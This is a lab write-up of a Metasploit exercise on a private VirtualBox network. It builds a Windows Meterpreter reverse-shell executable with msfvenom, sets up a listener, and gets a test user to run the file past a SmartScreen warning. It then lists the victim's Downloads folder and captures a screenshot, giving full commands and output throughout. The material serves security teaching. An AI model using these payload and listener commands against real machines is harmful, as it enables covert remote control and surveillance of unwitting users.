Remote Access Trojan virus

Overview

This document provides a detailed walkthrough of a penetration testing exercise using the Metasploit Framework. The demonstration shows the process of creating a malicious payload, setting up a listener, establishing a remote connection, and executing post-exploitation commands on a Windows target machine.

Lab Environment

Attacker Machine:

- Operating System: Kali Linux
- IP Address: 192.168.56.102
- Platform: VirtualBox

Target Machine:

- Operating System: Windows 10
- IP Address: 192.168.56.104
- User: test

Step 1: Payload Generation with Msfvenom

Objective: Create a malicious Windows executable that will establish a reverse TCP connection to the attacker machine.

Command:

```
msfvenom -p windows/meterpreter/reverse_tcp -a x86 --platform
windows \

LHOST=192.168.56.102 LPORT=4444 -f exe -o payload.exe
```

Command Breakdown:

- `-p windows/meterpreter/reverse_tcp`: Specifies the payload type - a Meterpreter reverse TCP connection for Windows
- `-a x86`: Sets the architecture to 32-bit (x86)
- `--platform windows`: Specifies the target platform

- `LHOST=192.168.56.102`: The attacker's IP address (where the payload will connect back to)
- `LPORT=4444`: The listening port on the attacker machine
- `-f exe`: Output format as a Windows executable
- `-o payload.exe`: Output filename

Result:


- Payload size: 354 bytes
- Final size of exe file: 7168 bytes

Step 2: Starting Metasploit Framework

Objective: Launch the Metasploit Framework console to prepare for exploitation.

Command:

```
msfconsole
```



Framework Information:

- Version: metasploit v6.4.110-dev
- Available exploits: 2,601
- Available auxiliary modules: 1,322
- Available payloads: 1,707

Step 3: Configuring the Multi Handler

Objective: Set up a listener that will wait for incoming connections from the payload.

Commands:

```
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set LHOST 192.168.56.102
set LPORT 4444
```

Configuration Details:

- **EXITFUNC:** process (exit technique)
- **LHOST:** 192.168.56.102 (listening address)
- **LPORT:** 4444 (listening port)

Verification:

```
show options
```

This command displays all configured options to ensure they match the payload settings.

Step 4: Payload Delivery and Execution

Objective: Transfer the payload to the target machine and execute it.

Process:


1. The payload.exe file was hosted on the attacker machine using a simple HTTP server:

```
# Viewed in browser at: 192.168.56.102:8080
```

2. The target Windows machine accessed this URL and downloaded payload.exe to the Downloads folder (C:\Users\test\Downloads)

3. Windows Defender SmartScreen displayed a warning ("SmartScreen can't be reached right now") because the file came from an unknown publisher

4. The user clicked "Run" to execute the payload despite the security warning



Step 5: Starting the Listener


Objective: Activate the multi handler to accept incoming connections.

Command: `run`

Output:

```
[*] Started reverse TCP handler on 192.168.56.102:4444
```

The handler is now actively listening for connections on the specified IP and port.




Step 6: Session Establishment

Objective: Verify that the Meterpreter session has been successfully established.

Connection Events:

```
[*] Sending stage (190534 bytes) to 192.168.56.104
```

```
[*] Meterpreter session 1 opened (192.168.56.102:4444 -> 192.168.56.104:59280)
```



Interpretation:

- The Meterpreter stage (190,534 bytes) was successfully transmitted to the target
- Session 1 opened between attacker (192.168.56.102:4444) and target (192.168.56.104:59280)
- The attacker now has remote access to the target system through the Meterpreter shell

Step 7: Post-Exploitation - Directory Listing

Objective: Enumerate files in the target's Downloads directory.


Command:

```
ls
```

Output:

```
Listing: C:\Users\test\Downloads
```

Files Found:



- `Unconfirmed 92707.crdownload` - Size: 7168 bytes, Modified: 2026-02-12 12:51:06
- `desktop.ini` - Size: 282 bytes, Modified: 2026-02-10 15:51:56
- `payload.exe` - Size: 7168 bytes, Modified: 2026-02-12 12:51:08

Step 8: Post-Exploitation - Screenshot Capture


Objective: Capture a screenshot of the target's desktop to verify access and gather visual intelligence.

Command:


```
screenshot
```

Output:

```
Screenshot saved to: /home/kavu/Desktop/kp/mmjqIuhK.jpeg
```



Result:



- Successfully captured the Windows 10 desktop
- Screenshot shows the default Windows 10 wallpaper with desktop icons
- Visible icons include: Recycle Bin, Microsoft Edge, and splunk shortcut

Conclusion

This penetration testing exercise successfully demonstrated the complete lifecycle of a typical network attack using the Metasploit Framework. The demonstration showed:

- Payload creation using msfvenom
- Listener configuration with multi/handler
- Social engineering attack through payload delivery
- Successful session establishment
- Post-exploitation activities including reconnaissance and screenshot capture

Important Note: This demonstration was conducted in a controlled laboratory environment for educational purposes. Unauthorized access to computer systems is illegal. Always obtain proper authorization before conducting penetration testing activities.

Technical Summary

Parameter	Value
Attacker OS	Kali Linux
Attacker IP	192.168.56.102
Target OS	Windows 10
Target IP	192.168.56.104
Payload Type	`windows/meterpreter/reverse_tcp`
Listening Port	4444
Payload Size	354 bytes (7,168 bytes exe)
Framework	Metasploit v6.4.110-dev
Session Status	Successfully Established